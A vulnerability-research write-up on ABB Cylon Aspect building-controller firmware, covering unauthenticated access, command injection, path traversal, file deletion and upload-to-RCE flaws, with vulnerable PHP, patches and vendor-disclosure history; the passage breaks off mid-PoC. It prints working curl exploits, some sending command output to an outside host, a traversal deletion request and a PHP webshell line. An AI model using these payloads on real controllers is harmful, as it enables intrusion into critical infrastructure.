This is where the name of the project, Brainfog, originated. As the sheer number of vulnerabilities and zero-days uncovered in these critical industrial controller systems became apparent - along with the alarming reality of how many of these systems are exposed to the Internet - the magnitude of the potential impact on human lives, infrastructure, and operational technology left me literally dizzy for two weeks. :))

Adding to the gravity of the situation, these discoveries are unfolding in 2024 and 2025, and the vendor in question is a long-time major global player in the robotics, automation, and electrification industries with a big cybersecurity team. The implications are both staggering and urgent.

Despite the hundreds of patches and hardening measures implemented in version 3.08.01, there are still unresolved issues expected to persist well into mid-2025 leaving critical systems potentially exposed to cybersecurity attacks.

Figure 18: PHP SAST results in 3.07.01

Figure 19: PHP SAST results in 3.08.01

To the left, you can observe the minimal differences in SAST results between versions 3.07.01 and 3.08.01, which strongly suggest that no comprehensive code audit has been conducted on this codebase since 2008. The vendor's four-year waiting period has ignited a profound internal shift, prompting a genuine prioritization of cybersecurity over rebranding efforts made since the merger and acquisition. It's also worth noting - and this will be covered in detail later - that many of the exposed facilities are running outdated firmware versions, some as old as 15 years. This highlights a critical gap in maintaining up-to-date and secure systems.

Here's a brief summary of the changes introduced in ABB Cylon Aspect version 3.08.01:

- Introduced PHP escapeshellarg()
- Introduced PHP escapeshellcmd()
- Introduced PHP isset()
- Introduced PHP strpos()
- Introduced PHP session_start()
- Introduced PHP basename()
- Introduced PHP preg_match()
- Introduced PHP strip_tags()
- openlog() changed to logWarning()
- LOG_WARNING, LOG_ERR, LOG_DEBUG changed to syslog()
- closelog() removed
- Introduced additional and/or partial AAA (Authentication, Authorization, Accounting)
- Fixed some off-by-one vulnerabilities
- Fixed some command injection vulnerabilities
- Fixed some file CRUD vulnerabilities
- Fixed some path traversal vulnerabilities
- Fixed some authentication and authorization vulnerabilities

Begin Authorization

One of the most critical findings in the firmware was a significant session management flaw. Before the release of version 3.08.01, which introduced the new **auth** directory and its authentication security control scripts, access to critical functionalities was permitted without authentication or authorization. This exposed the system to classic Insecure Direct Object Reference (IDOR) vulnerabilities. And the situation only gets more interesting. Recall the first Remote Code Execution (RCE) vulnerability, where networkDiagAjax.php was exploited by abusing network utilities like ping, traceroute, and nslookup?

Although the exec() function in networkDiagAjax.php was patched in 2023, the program remained accessible to unauthenticated attackers. These attackers could exploit a Server-Side Request Forgery (SSRF) vulnerability to trigger a Denial of Service (DoS) scenario. In addition to implementing escapeshellcmd() on the $host variable, version 3.07.01 introduced the validateIPAddress() and validateHostname() functions to bolster input validation.

```
16 function validateIPAddress( $value ) {
17     $ValidIpAddressRegex = "/^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-
   5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])$/";
18     return !!preg_match($ValidIpAddressRegex, $value);
19 }
20 function validateHostname( $value ) {
21     $ValidHostnameRegex = "/^(?=.{1,253}\.?$)(?:(?!-|[^.]+_)[A-Za-z0-9-
   _]{1,63}(?<!-)(?:\.|$)){2,}$/";
22     return !!preg_match($ValidHostnameRegex, $value);
23 }
```

This authorization issue was finally addressed after being reported to the vendor. The fix was implemented on August 7, 2024, in version 3.08.02, which included the /validate/validateHeader.php script at the top of the affected file to enforce proper authentication checks using session_start(). This has been updated in version 3.08.03 to use one of the newly improved session management scripts: ‘/auth/classes/SessionStart.php’.

A proof-of-concept request (ZSL-2024-5844):

```
$ curl
"http://192.168.73.31/networkDiagAjax.php?command=nslookup&host=packetstorm
security.org"
<div>Server:    8.8.8.8<br>
Address 1: 8.8.8.8 dns.google<br>
<br>
Name:      packetstormsecurity.org<br>
Address 1: 198.84.60.198 198-84-60-198.ash01.rokabear.com<br>
</div>
```

```
$ curl "http://192.168.73.31/networkDiagAjax.php?command=ping&host=1.1.1.1"
<div>PING 1.1.1.1 (1.1.1.1): 56 data bytes<br>
64 bytes from 1.1.1.1: seq=0 ttl=53 time=61.176 ms<br>
64 bytes from 1.1.1.1: seq=1 ttl=53 time=60.986 ms<br>
64 bytes from 1.1.1.1: seq=2 ttl=53 time=100.660 ms<br>
<br>
--- 1.1.1.1 ping statistics ---<br>
3 packets transmitted, 3 packets received, 0% packet loss<br>
round-trip min/avg/max = 60.986/74.274/100.660 ms<br>
</div>

$ curl
"http://192.168.73.31/networkDiagAjax.php?command=traceroute&host=127.0.0.1
"
<div>traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 38 byte packets<br>
 1  localhost.localdomain (127.0.0.1)  0.019 ms  0.010 ms  0.009 ms<br>
</div>
```

A similarly impactful vulnerability was found in sshUpdate.php in version 3.07.02. This flaw allowed an unauthenticated attacker to enable or disable the SSH daemon by sending a POST request to sshUpdate.php with a simple JSON payload. While the $validAction and $validToken variables were designed to prevent the injection of special characters into the exec() function - thanks to validation via the inString() function - the absence of proper authentication checks meant that attackers could still manipulate the SSH service without authorization. This highlights yet another critical oversight in access control mechanisms within the firmware.

```php
<?php
ini_set("max_execution_time", "60");

include "lib/inString.php";
include "lib/errorCall.php";
include "lib/configParameter.php";

$validAction = inString("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz", $_POST['serviceAction']);
$validToken = inString("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz.", $_POST['key']);
if (!$validAction || !$validToken) {
    $line = __LINE__;
    errorCall($line);
    exit();
} else {
    $action = $_POST['serviceAction'];
    $token = $_POST['key'];
    if (strtoupper($token) == "SSHENABLE") {
        $os = getOS();

        if ($os == "Matrix") {
```

```
21              $command = "/etc/init.d/dropbear $action";
22          } else if ($os == "OpenEmbedded") {
23              $command = "sudo systemctl $action sshd.socket";
24          } else {
25              $command = "sudo service sshd $action";
26          }
27          exec($command);
28          openlog("AspectWeb", LOG_PID, LOG_LOCAL0);
29          syslog(LOG_WARNING, "SSH server status modified - {$action} :
    {$_SESSION['f_user']} @ {$_SERVER['REMOTE_ADDR']}
    ({$_SERVER['HTTP_USER_AGENT']})");
30          closelog();
31
32          header('Location: saved.php?title=SSH');
33      } else {
34          header('Location: validate/logout.php');
35      }
36
37  }
38  ?>
```

The patch:

```
<?php                                   <?php
ini_set("max_execution_time", "60");    ini_set("max_execution_time", "60");

                                        require_once 'validate/validateHeader.php';

include "lib/inString.php";             include "lib/inString.php";
include "lib/errorCall.php";            include "lib/errorCall.php";
include "lib/configParameter.php";      include "lib/configParameter.php";
```

Figure 20: sshUpdate.php silent fix in 3.08.00

A proof-of-concept request (ZSL-2024-5838):

```
$ curl "http://192.168.73.31/sshUpdate.php" \
> -H "Content-Type: application/json" \
> -d "{\"serviceAction\":\"start\", \"key\":\"sshenable\"}"
```

Based on the creation dates of individual PHP files, most functional programs appear to have been developed around 2009. The presence of a specific authorization header in the targeted file could have served as confirmation.

```
//---------Begin Authorization-------------
require_once 'validate/validateHeader.php';
//--------End Authorization----------------
```

If that header is MIA or sidelined in comments, the file's wide open: no session, no auth, no problem.

One quick example emerged while scanning executable files: those lacking this header remain vulnerable to unauthorized access.

```
[                    htmlroot ]$ grep --exclude="factory*.php" \
-irnHL "require_once 'validate" *.{inc,php} | lolcat -a -d 2
factorySettings.inc
altchangepassword.php
altchangepasswordAction.php
altlogin.php
altloginValidate.php
caldavDatabase.php
caldavInstall.php
caldavInstallAgendav.php
caldavUpload.php
caldavUtil.php
calendarFileDelete.php
databaseFileDelete.php
deployStart.php
firmwareUpdate.php
getApplicationNamesJS.php
head.php
imageProxy.php
instance_index.php
jsonProxy.php
logCriticalLookup.php
logYumLookup.php
mix_index.php
networkDiagAjax.php
persistenceManagerAjax.php
portQueueAjax.php
projectStorageUpload.php
pupDumpStats.php
servicesUpdate.php
supervisorProxy.php
supervisorProxyFile.php
test.php
throttledLog.php
upgradeRuntimeWarning.php
```

Figure 21: IDORs in v3.08.01

In some cases, developers likely left authentication checks commented out during debugging, and without a four-eyes principle, such oversights easily slip into production:

```
[                    htmlroot ]$ grep --exclude="factory*.php" \
-irnH "//require_once 'validate" *.{inc,php} | lolcat -a -d 2
bacnetConfigReboot.php:3://require_once 'validate/validateHeader.php';
combinedStats.php:11://require_once 'validate/validateHeader.php';
diagLateThread.php:12://require_once 'validate/validateHeader.php';
mapConfigurationDownload.php:11://require_once 'validate/validateHeader.php';
mstpstatus.php:11://require_once 'validate/validateHeader.php';
oosManagerAjax.php:12://require_once 'validate/validateHeader.php';
portConfigurationRebootScreen.php:3://require_once 'validate/validateHeader.php';
pupConfigReboot.php:3://require_once 'validate/validateHeader.php';
refreshLeft.php:3://require_once 'validate/validateHeader.php';
saved.php:3://require_once 'validate/validateHeader.php';
vstatConfigurationDownload.php:11://require_once 'validate/validateHeader.php';
```

Figure 22: Commented out authorization checks in v3.08.01

This problem got addressed in the latest version 3.08.03 released on 3rd of December 2024.

A quick overview (excluding factory* scripts – deleted after maintenance or upgrade bundle):

Version 3.07.01: 28 files with IDORs, 11 files with commented out auth
Version 3.08.01: 33 files with IDORs, 11 files with commented out auth
Version 3.08.03: 13 files with IDORs, 5 files with commented out auth

Among the 33 world-accessible files listed in Figure 21, servicesUpdate.php stands out as an example of unauthenticated remote code execution (RCE). This case highlights a vendor oversight: rushed code audit addressed one vulnerability type while leaving an older, unpatched flaw exposed, a classic silent and partial fix.

Unauthenticated Remote Code Execution in ABB Cylon Aspect 3.07.01 and 3.08.01:

```php
<?php
include "lib/inString.php";
$validPostAction =
inString("ABSCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqurstuvwxyz0123456789.",
$_POST['serviceAction']);
$savedChanges = "";

include "lib/configParameter.php";
$lookupLog = "config/configfile";
$licenseFile = trim(obtainValue($lookupLog, "LICENSE"));
$sudo = trim(obtainValue($lookupLog, "SUDO"));
$serviceLocation = trim(obtainValue($lookupLog, "INIT"));
$init = trim(obtainValue($lookupLog, "INIT"));
$shell = trim(obtainValue($lookupLog, "SHELL"));

$instance = $_POST["instance"];


if ($validPostAction) {
    $serviceAction = $_POST['serviceAction'];

    switch ($serviceAction) {
```

```
21          case "restartSingleMix":
22              //Need to do a restart instead of a stop, in case the instance
    isn't registered with the watchdog
23              $command = $sudo . " " . $init . "aspect$instance restart";
24              exec($command);
25              syslog(LOG_WARNING, "Command: {$command}");
26              //supervisor watchdog will restart the service
27              break;
28
29          case "restartMix":
30              $command = $sudo . " " . "/usr/local/aam/bin/restartMix.sh";
31              syslog(LOG_WARNING, "Command: {$command}");
32              exec($command);
33              //Should no longer need to do this
34              //$command = $sudo." ".$init."mix-com-srvd stop";
35              //exec($command);
36              //supervisor watchdog will restart the service
37              break;
38
39          case "restartEthernet":
40              $command = $sudo . " " . $init . "network restart";
41              exec($command);
42              break;
43          //Removed #641 SRC 10/12/2009
44          //case "startEthernet":
45          //$command = $sudo." ".$init."network start";
46          //exec($command);
47          //break;
48          //Removed #641 SRC 10/12/2009
49          //case "stopEthernet":
50          //$command = $sudo." ".$init."network stop";
51          //exec($command);
52          //break;
53          case "restartWeb":
54              //restart isnt working correctly on the blue box so I will stop
    then start
55              //$command = $sudo." ".$init."httpd stop";
56              //exec($command);
57              //$command = $sudo." ".$init."httpd start";
58              //exec($command);
59              //start and stop wasn't wroking so I went back to restart.  Seems
    to be working.
60              //$command = $sudo." ".$init."httpd restart";
61              //$command = $sudo."/usr/local/aam/bin/restartWeb.sh ";
62              //syslog(LOG_WARNING,"Command: {$command}");
63              //exec($command);
64              break;
65          //Removed #641 SRC 10/12/2009
66          //case "startWeb":
67          //$command = $sudo." ".$init."httpd start";
68          //exec($command);
69          //break;
70          //Removed #641 SRC 10/12/2009
71          //case "stopWeb":
72          //$command = $sudo." ".$init."httpd stop";
73          //exec($command);
74          //break;
75          case "restartSystem":
76              $command = $sudo . " " . $shell . "reboot.sh";
77              exec($command);
78              break;
79          case "restartServices":
80              $command = $sudo . " " . $shell . "restartServices.sh";
```

```
81              exec($command);
82              break;
83      }
84      $savedChanges = $serviceAction;
85  }
```

The last update to this file, as observed, dates to 2009. Notably, validate/validateHeader.php is absent, and multiple exec() calls within the switch statement lack validation. Line 3 introduces validation for the serviceAction POST parameter, restricting it to alphanumeric characters and dots, a measure that mitigates numerous vulnerabilities. However, line 14, tied to the instance POST parameter, offers no such scrutiny; its unvalidated user input feeds directly into the restartSingleMix case. This oversight persisted until version 3.08.01, when line 14 was updated to:

```
14  $instance = (isset($_POST["instance"]) ? $_POST["instance"] : null);
```

This line of PHP code safely retrieves the value of the instance key from the $_POST superglobal array, which contains data submitted via an HTTP POST request. It uses the ternary operator to check if the instance key exists and is set in the $_POST array. However, it fails to address command injection risks. Following our report to the vendor, version 3.08.02 quietly bolstered the authorization mechanism.

Authenticated Remote Code Execution in ABB Cylon Aspect 3.08.02:

```
1   <?php
2   // ASP-6894 Force the user.properties file verification in validateHeader.php
    to be skipped
3   $skipVerificationForce = true;
4   //---------Begin Authorization------------
5   require_once 'validate/validateHeader.php';
6   //--------End Authorization---------------
7
8   include "lib/inString.php";
9   $validPostAction =
    inString("ABSCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqurstuvwxyz0123456789.",
    $_POST['serviceAction']);
10  $savedChanges = "";
11
12  include "lib/configParameter.php";
13  $lookupLog = "config/configfile";
14  $licenseFile = trim(obtainValue($lookupLog, "LICENSE"));
15  $sudo = trim(obtainValue($lookupLog, "SUDO"));
16  $serviceLocation = trim(obtainValue($lookupLog, "INIT"));
17  $init = trim(obtainValue($lookupLog, "INIT"));
18  $shell = trim(obtainValue($lookupLog, "SHELL"));
19
20  $instance = (isset($_POST["instance"]) ? $_POST["instance"] : null);
21
22
```

```
23 if ($validPostAction) {
24     $serviceAction = (isset($_POST['serviceAction']) ? $_POST['serviceAction']
   : '');
25
26     switch ($serviceAction) {
27         case "restartSingleMix":
28             //Need to do a restart instead of a stop, in case the instance
   isn't registered with the watchdog
29             $command = $sudo . " " . $init . "aspect$instance restart";
30             exec($command);
31             syslog(LOG_WARNING, "Command: {$command}");
32             //supervisor watchdog will restart the service
33             break;
```

Lines 29-30 persist as command injection vulnerabilities. After further recommendations to the vendor, version 3.08.03 was released, resolving this flaw and introducing new libraries, such as lib/getInstanceId.php.

```
1  <?php
2  // ASP-6894 Force the user.properties file verification in validateHeader.php
   to be skipped
3  $skipVerificationForce = true;
4  //---------Begin Authorization-------------
5  require_once 'validate/validateHeader.php';
6  //--------End Authorization----------------
7
8  include "lib/errorCall.php";
9  include "lib/inString.php";
10 include "lib/getInstanceId.php";
11
12 $savedChanges = "";
13
14 include "lib/configParameter.php";
15 $lookupLog = "config/configfile";
16 $licenseFile = trim(obtainValue($lookupLog, "LICENSE"));
17 $sudo = trim(obtainValue($lookupLog, "SUDO"));
18 $serviceLocation = trim(obtainValue($lookupLog, "INIT"));
19 $init = trim(obtainValue($lookupLog, "INIT"));
20 $shell = trim(obtainValue($lookupLog, "SHELL"));
21
22 if(isset($_POST["instance"])) $instance = getInstanceId($_POST["instance"]);
23 $validPostAction = preg_match('/^[A-Za-z]+$/', $_POST['serviceAction']);
24 if ($validPostAction) {
25     $serviceAction = (isset($_POST['serviceAction']) ? $_POST['serviceAction']
   : '');
26
27     switch ($serviceAction) {
28         case "restartSingleMix":
29             //Need to do a restart instead of a stop, in case the instance
   isn't registered with the watchdog
30             $command = $sudo . " " . $init . "aspect$instance restart";
31             exec($command);
32             syslog(LOG_WARNING, "Command: {$command}");
33             //supervisor watchdog will restart the service
34             break;
```

A proof-of-concept request (ZSL-2024-5867):

```
$ curl "http://192.168.73.31/servicesUpdate.php" \
> -d "serviceAction=restartSingleMix&instance=1\
> $(curl%20-A%20"`id`"%20remotelog.zeroscience.mk)"

---

GET / HTTP/1.1
User-Agent: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Host: remotelog.zeroscience.mk
Accept: */*
```

Uncoordinated advisory and the 3.08.02 disaster

In April 2024, I submitted a comprehensive report to the vendor, accompanied by two proof-of-concept (PoC) scripts exposing critical vulnerabilities. Rather than addressing the full scope of issues, the vendor opted for a narrow response, patching only the two vulnerabilities explicitly demonstrated by the PoCs. This led to the expedited release of version 3.08.02, paired with a cybersecurity advisory from their Product Security Incident Response Team (PSIRT) notably, the first such advisory in a considerable period. However, the advisory fell short of expectations: it omitted key details, applied more silent fixes, misattributed the CVE description, and assigned an inaccurate CVSS score. When pressed for clarification, the vendor deflected questions about proper credit attribution, stating that the released advisory is addressing issues reported by some other researcher who wishes to remain anonymous, and failed to provide the patched files for verification - actions that directly contradicted their cybersecurity submission policy and PSIRT guidelines.

Due to frictions and divergence in opinion related to transparency concerns, I transitioned to the VINCE platform to continue our engagement. I documented and reported multiple additional critical vulnerabilities there, offering detailed insights into the vendor’s missteps. Beyond the immediate security flaws, I highlighted deficiencies in their documentation, policy adherence, and architectural design, highlighting the broader systemic issues that contributed to this ongoing debacle. The vendor’s selective fixes and evasive communication underscored a troubling pattern, leaving significant risks unaddressed despite our efforts to foster a thorough resolution.

After transitioning to the VINCE platform and initiating communication with the PSIRT, which involved at least one additional person beyond the initial cybersecurity team that first responded to my report, communication improved somewhat but remained inconsistent. Issues persisted, particularly with the

CNA (MITRE) role, as they assigned CVEs and evaluated impact using CVSS scores that seemed unreasonably low, despite an obvious 10.0 critical severity, likely in an attempt to downplay the issue.

I will briefly highlight the two vulnerabilities with assigned CVEs in the public advisory, which was later updated to include my name. Initially, the vendor falsely claimed these issues were not mine. During a meeting with executives, I challenged their misrepresentation. After an initial silence, they 'admitted' another researcher reported the issues in June. I will later demonstrate the number of CVEs assigned to version 3.08.03.

Although I've provided all the findings, I started with only two PoCs to get a sense of the vendor's cybersecurity team's maturity level and handling of such reports in these products.

```php
<?php
//file name from passed value
$fileName = htmlspecialchars($_GET['file']);
include "lib/phpCheck.php";
include "lib/configParameter.php";
//find calendar directory
$lookupLog = "/home/MIX_CMIX/mix.properties";

$lookupConfig = "config/configfile";
$sudo = trim(obtainValue($lookupConfig, "SUDO"));

$databaseFilePath = trim(obtainValue($lookupLog, "flashdir"));
//check for unwanted chars in filename************************************************************
$success = inString("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789.- _@", $fileName);
if (!$success) {
    $line = __LINE__;
    errorCall($line);
    exit();
}
//total rows of files
$total = $_POST['total'];

for ($i = 0; $i < $total; $i++) {
    //build field names
    $fileTmp = "file" . $i;
    $checkTmp = "delete" . $i;
    //obtain data from fields
    $fileName = $_POST[$fileTmp];
    $checkbox = $_POST[$checkTmp];

    //only delete if checked
    if ($checkbox == 1) {
        //echo "Delete file: ".$fileName."<br/>";
        //unlink($databaseFilePath . "/" . $fileName);
        exec($sudo . ' /usr/local/aam/bin/delfile.sh "' . $databaseFilePath . '/' . $fileName . '"');
    }

}

```

```
40 //echo "made it here $total";
41 echo "<META HTTP-EQUIV='Refresh' content='0;URL=databaseFile.php'>";
42 ?>
43
```

The databaseFileDelete.php (v3.08.01), designed to manage file deletion based on user input, contains critical vulnerabilities that expose the system to unauthorized file deletion, directory traversal, and command injection. These issues stem from inconsistent input validation and the unsafe handling of user-controlled data, particularly in the reassignment and processing of the $fileName variable. The script begins by retrieving a filename from a GET parameter on line 3. This value is subsequently validated on line 14 using the inString function, which ensures that $fileName contains only a predefined set of characters. If the validation fails ($success is false), the script invokes errorCall on line 17 and terminates execution on line 18.

While this check appears to enforce a security boundary, its scope is limited to the initial $fileName derived from $_GET['file']. This validation does not extend to subsequent uses of $fileName, rendering it ineffective against the primary attack vectors. There is a bypass of the validation when using POST request.

The script's core functionality lies within a for loop (lines 23–38), which iterates based on the user-supplied $_POST['total'] value (line 21). Within this loop, $fileName is reassigned on line 28 to a value sourced from $_POST[$fileTmp] ($_POST['file0'], $_POST['file1'], etc.), where $fileTmp is dynamically constructed on line 25. This reassigned $fileName is not subjected to the inString validation applied earlier. As a result, the character restriction enforced on line 14 is bypassed entirely when the script processes POST data.

This reassignment occurs without any sanitization or validation, allowing an attacker to supply arbitrary values through a POST request. The initial $success check, tied solely to $_GET['file'], has no bearing on these subsequent $fileName values, undermining the script's intended security controls.

The script evaluates a corresponding checkbox value ($_POST[$checkTmp], line 29) to determine whether to delete the file specified by $fileName. If the checkbox equals 1 (line 32), the script executes a shell command on line 35 using exec(). Here, $databaseFilePath (defined on line 12) is prepended to $fileName, forming the target path for deletion. Because $fileName from $_POST is unvalidated, an attacker can craft a POST request to manipulate this path.

Setting $fileName to a value containing directory traversal enables the attacker to target files outside the intended directory ($databaseFilePath), potentially deleting critical system files.

The absence of path normalization or boundary checks amplifies this vulnerability. Without mechanisms to restrict $fileName to a basename or verify that the resulting path remains within $databaseFilePath, the script permits arbitrary file deletion across the filesystem.

A proof-of-concept request (ZSL-2024-5827):

```
# Dangerous scenario, this will cause: Fatal error in require_once()
$ curl http://192.168.73.31/databaseFileDelete.php \
> -d "file0=Aspect.db\
> &file1=MyMapData.db\
>
&file2=../../../../../../../../../home/MIX_CMIX/htmlroot/validate/validateH
eader.php\
> &delete2=1\
> &total=3\
> &submitDeleteForm=Delete" \
> -H "User-Agent: thricer/40.9"

<META HTTP-EQUIV='Refresh' content='0;URL=databaseFile.php'>
```

The use of exec() on line 35 introduces a command injection. Here, $fileName, sourced from $_POST[$fileTmp] on line 28, is concatenated into the command string and passed as an argument to delfile.sh. The contents of **delfile.sh** reveal a simple file removal operation:

```
#!/bin/bash
rm -f  "$1"
```

This script uses rm -f to forcefully delete the file specified by its first argument ($1), with the argument enclosed in double quotes to preserve spaces and special characters. In the PHP script, the argument itself is quoted ("$databaseFilePath/$fileName"), resulting in a command like:

```
$ sudo /usr/local/aam/bin/delfile.sh "/home/MIX_CMIX/flashdir/userfile"
```

Despite the quoting, a critical vulnerability allows a blind command injection. This occurs because the $fileName variable, reassigned from unvalidated POST data on line 28, can contain command substitution syntax ($(...)), which the shell executes even within quotes.

A proof-of-concept request (ZSL-2024-5845):

```
$ curl "http://192.168.73.31/databaseFileDelete.php" \
> -d "file2=$(curl -A \"`id`\" remotelog.zeroscience.mk)\
> &delete2=1\
> &total=3\
> &submitDeleteForm=Delete" ; ./incom -l httplog &
<META HTTP-EQUIV='Refresh' content='0;URL=databaseFile.php'>
[1]  + 38937 done       incom

$ cat httplog
------ remotelog ------
GET / HTTP/1.1
User-Agent: uid=48(apache) gid=48(apache) groups=48(apache),0(root)
Host: remotelog.zeroscience.mk
Accept: */*
------ remotelog ------
```

The curl command sends the id output to remotelog.zeroscience.mk, our 'collaborator', confirming execution. The script's redirect to databaseFile.php (line 41) makes this blind, requiring out-of-band verification. The reliance on exec() over a safer alternative like unlink() (commented out on line 34) unnecessarily elevates the attack surface.

This script is a copy of calendarFileDelete.php, which indeed uses the unlink() function for deletion but still vulnerable to unauthenticated traversal and arbitrary file deletion:

```
28          unlink($calendarFilePath . urldecode($fileName));
```

Here is the fixed databaseFileDelete.php in version 3.08.02 introducing the authorization header, realpath(), basename(), an extension check (.db) and escapeshellcmd():

```
 1  <?php
 2  //---------Begin Authorization------------
 3  require_once 'validate/validateHeader.php';
 4  //--------End Authorization---------------
 5
 6  //file name from passed value
 7  $fileName = htmlspecialchars($_GET['file']);
 8  include "lib/phpCheck.php";
 9  include "lib/errorCall.php";
10  include "lib/configParameter.php";
11  //find calendar directory
12  $lookupLog = "/home/MIX_CMIX/mix.properties";
13
14  $lookupConfig = "config/configfile";
15  $sudo = trim(obtainValue($lookupConfig, "SUDO"));
```

```
16
17  $databaseFilePath = trim(obtainValue($lookupLog, "flashdir"));
18  //check for unwanted chars in
    filename************************************************************
19  $success =
    inString("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789.- _@",
    $fileName);
20  if (!$success) {
21      $line = __LINE__;
22      errorCall($line);
23      exit();
24  }
25  //total rows of files
26  $total = $_POST['total'];
27
28  for ($i = 0; $i < $total; $i++) {
29      //build field names
30      $fileTmp = "file" . $i;
31      $checkTmp = "delete" . $i;
32      //obtain data from fields
33      $fileName = $_POST[$fileTmp];
34      $checkbox = $_POST[$checkTmp];
35
36      //only delete if checked
37      if ($checkbox == 1) {
38          //echo "Delete file: ".$fileName."<br/>";
39          //unlink($databaseFilePath . "/" . $fileName);
40          // die($sudo . ' /usr/local/aam/bin/delfile.sh "' . $databaseFilePath .
    '/' . $fileName . '"');
41
42          $filePath = $databaseFilePath . '/' . $fileName;
43          $fileParts = pathinfo($filePath);
44
45          if( !isset($fileParts['extension']) || $fileParts['extension'] !== 'db'
    ) {
46              $line = __LINE__;
47              errorCall($line, 'Extension is not db.');
48              exit();
49          }
50
51          if( $fileName !== basename($filePath) ) {
52              $line = __LINE__;
53              errorCall($line, 'Filename is insecure.');
54              exit();
55          }
56
57          $pathReal = realpath($filePath);
58
59          if(strpos($pathReal, $filePath) !== 0) {
60              $line = __LINE__;
61              errorCall($line, 'Invalid path.');
62              exit();
63          }
64
65          $cmd = $sudo . ' /usr/local/aam/bin/delfile.sh "' . $filePath . '"';
66          exec(escapeshellcmd($cmd));
67      }
68
69  }
70
71  //echo "made it here $total";
72  echo "<META HTTP-EQUIV='Refresh' content='0;URL=databaseFile.php'>";
73  ?>
```

```
74
```

The second PoC provided was for the bigUpload.php script. This file allowed authenticated arbitrary file upload with traversal that resulted in remote code execution (RCE).

```php
<?php
//---------Begin Authorization------------
require_once 'validate/validateHeader.php';
//--------End Authorization---------------

set_time_limit(0);
//supporting libraries
include "lib/errorCall.php";

class BigUpload
{
    //Temporary folder for storing uploads
    private $tempDirectory = "/tmpdb/";

    public $tmpName = 0;

    //Create a random file name for the file to use as it's being uploaded
    public function createTempName()
    {
        $this->tmpName = mt_rand() . '';
    }

    //Function to upload the file chunks into the temp folder
    public function uploadFile()
    {

        include "lib/configParameter.php";
        $lookupLog = "config/configfile";
        $sudo = trim(obtainValue($lookupLog, "SUDO"));

        try {

            exec($sudo . ' /usr/local/aam/bin/createTmpdb.sh');

            //Create a filename if this is the first chunk
            if ($this->tmpName == 0) {
                $this->createTempName();
            }

            //Open the raw POST data from php://input
            $fileData = file_get_contents('php://input');

            //Write the actual chunk
            $handle = fopen($this->tempDirectory . $this->tmpName, 'a');
            $fwresp = fwrite($handle, $fileData);

            fclose($handle);

            if ($fwresp == 0 && $_SERVER[CONTENT_LENGTH] > 0) {
                exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
                return json_encode(array(
                    'errorStatus' => 1,
```

```
                    'errorText' => 'There is not enough space in disk to upload this file. Please refresh the page to upload a new one.'
                ));
            }

            return json_encode(array(
                'key' => $this->tmpName,
                'errorStatus' => 0
            ));
        } catch (Exception $e) {
            exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
            return json_encode(array(
                'errorStatus' => 1,
                'errorText' => "There was an error when uploading the file: " . $e->getMessage()
            ));
        }
    }

    //Function for cancelling uploads while they're in-progress; just deletes the temp file
    public function abortUpload()
    {
        if (unlink($this->tempDirectory . $this->tmpName)) {
            return json_encode(array('errorStatus' => 0));
        } else {

            return json_encode(array(
                'errorStatus' => 1,
                'errorText' => 'Unable to delete temporary file.'
            ));
        }
    }

    //Function to rename and move the finished file
    public function finishUpload($finalName, $tempFileName)
    {

        include "lib/configParameter.php";
        $lookupLog = "config/configfile";
        $sudo = trim(obtainValue($lookupLog, "SUDO"));

        try {
            $variant = getVariant();
            $mainDirectory = "/media/sda1/database/";
            if (($variant == "FACILITY") || ($variant == "NEXUS") || ($variant == "ENTERPRISE")) {
                $mainDirectory = "/home/database/";
            }
            $local_uploadfile = $mainDirectory . $finalName;

            $temp_loc = $this->tempDirectory . $tempFileName;

            exec($sudo . ' /usr/local/aam/bin/copyFile.sh ' . $temp_loc . ' "' . $local_uploadfile . '"');

            return json_encode(array('errorStatus' => 0));
        } catch (Exception $e) {
            exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
            return json_encode(array(
                'errorStatus' => 1,
                'errorText' => "There was an error when uploading the file: " . $e->getMessage()
```

```
110             ));
111         }
112     }
113 }
114
115 $bigUpload = new BigUpload;
116 $bigUpload->tmpName = (isset($_GET['key'])) ? $_GET['key'] : $_POST['key'];
117
118 switch ($_GET['action']) {
119     case 'upload':
120         print $bigUpload->uploadFile();
121         break;
122     case 'abort':
123         print $bigUpload->abortUpload();
124         break;
125     case 'finish':
126         print $bigUpload->finishUpload($_POST['name'], $_POST['key']);
127         break;
128 }
129 ?>
130
```

The bigUpload.php (v3.08.01) script handles large file uploads by processing chunks, storing them temporarily in /tmpdb/, and moving them to a final directory. It uses a BigUpload class with methods like uploadFile(), abortUpload(), and finishUpload(), triggered by a $_GET['action'] parameter. The script has three major security flaws: directory traversal, command execution, and arbitrary file write utilizing the unsanitized php://input wrapper.

The first problem is directory traversal in the finishUpload() method. At line 98, $local_uploadfile combines a base directory (/home/database/) with $finalName from $_POST['name']. There’s no check on $finalName, so an attacker can use ‘../’ to change the path. For example, setting $_POST['name'] to ../../home/MIX_CMIX/htmlroot/ZSL.php could write a file outside the intended directory.

The second issue is command execution via exec(). This function appears multiple times, such as line 33 in uploadFile() function and line 102 in finishUpload() function. The variables $temp_loc (from $_POST['key'] or $_GET['key']) and $local_uploadfile (from $finalName) are not sanitized. An attacker can inject commands by setting $_POST['key'] to 251;whoami. The exec() call becomes sudo /usr/local/aam/bin/copyFile.sh /tmpdb/251;whoami ‘destination’, running whoami alongside the script.

The third flaw is arbitrary file write in uploadFile(). At line 41, $fileData = file_get_contents('php://input'); grabs raw POST data, and at lines 44-45, it’s written to /tmpdb/ with a filename from $this->tmpName (set by $_GET['key'] or $_POST['key'] at line 116). There’s no validation on the data, so an attacker can upload/write anything anywhere, like a PHP webshell: <?php system($_GET['j']); ?>.

A proof-of-concept request (ZSL-2024-5828):

```
1.
$ curl "http://192.168.73.31/bigUpload.php?action=upload&key=251" \
> -H "Cookie: PHPSESSID=25131337" \
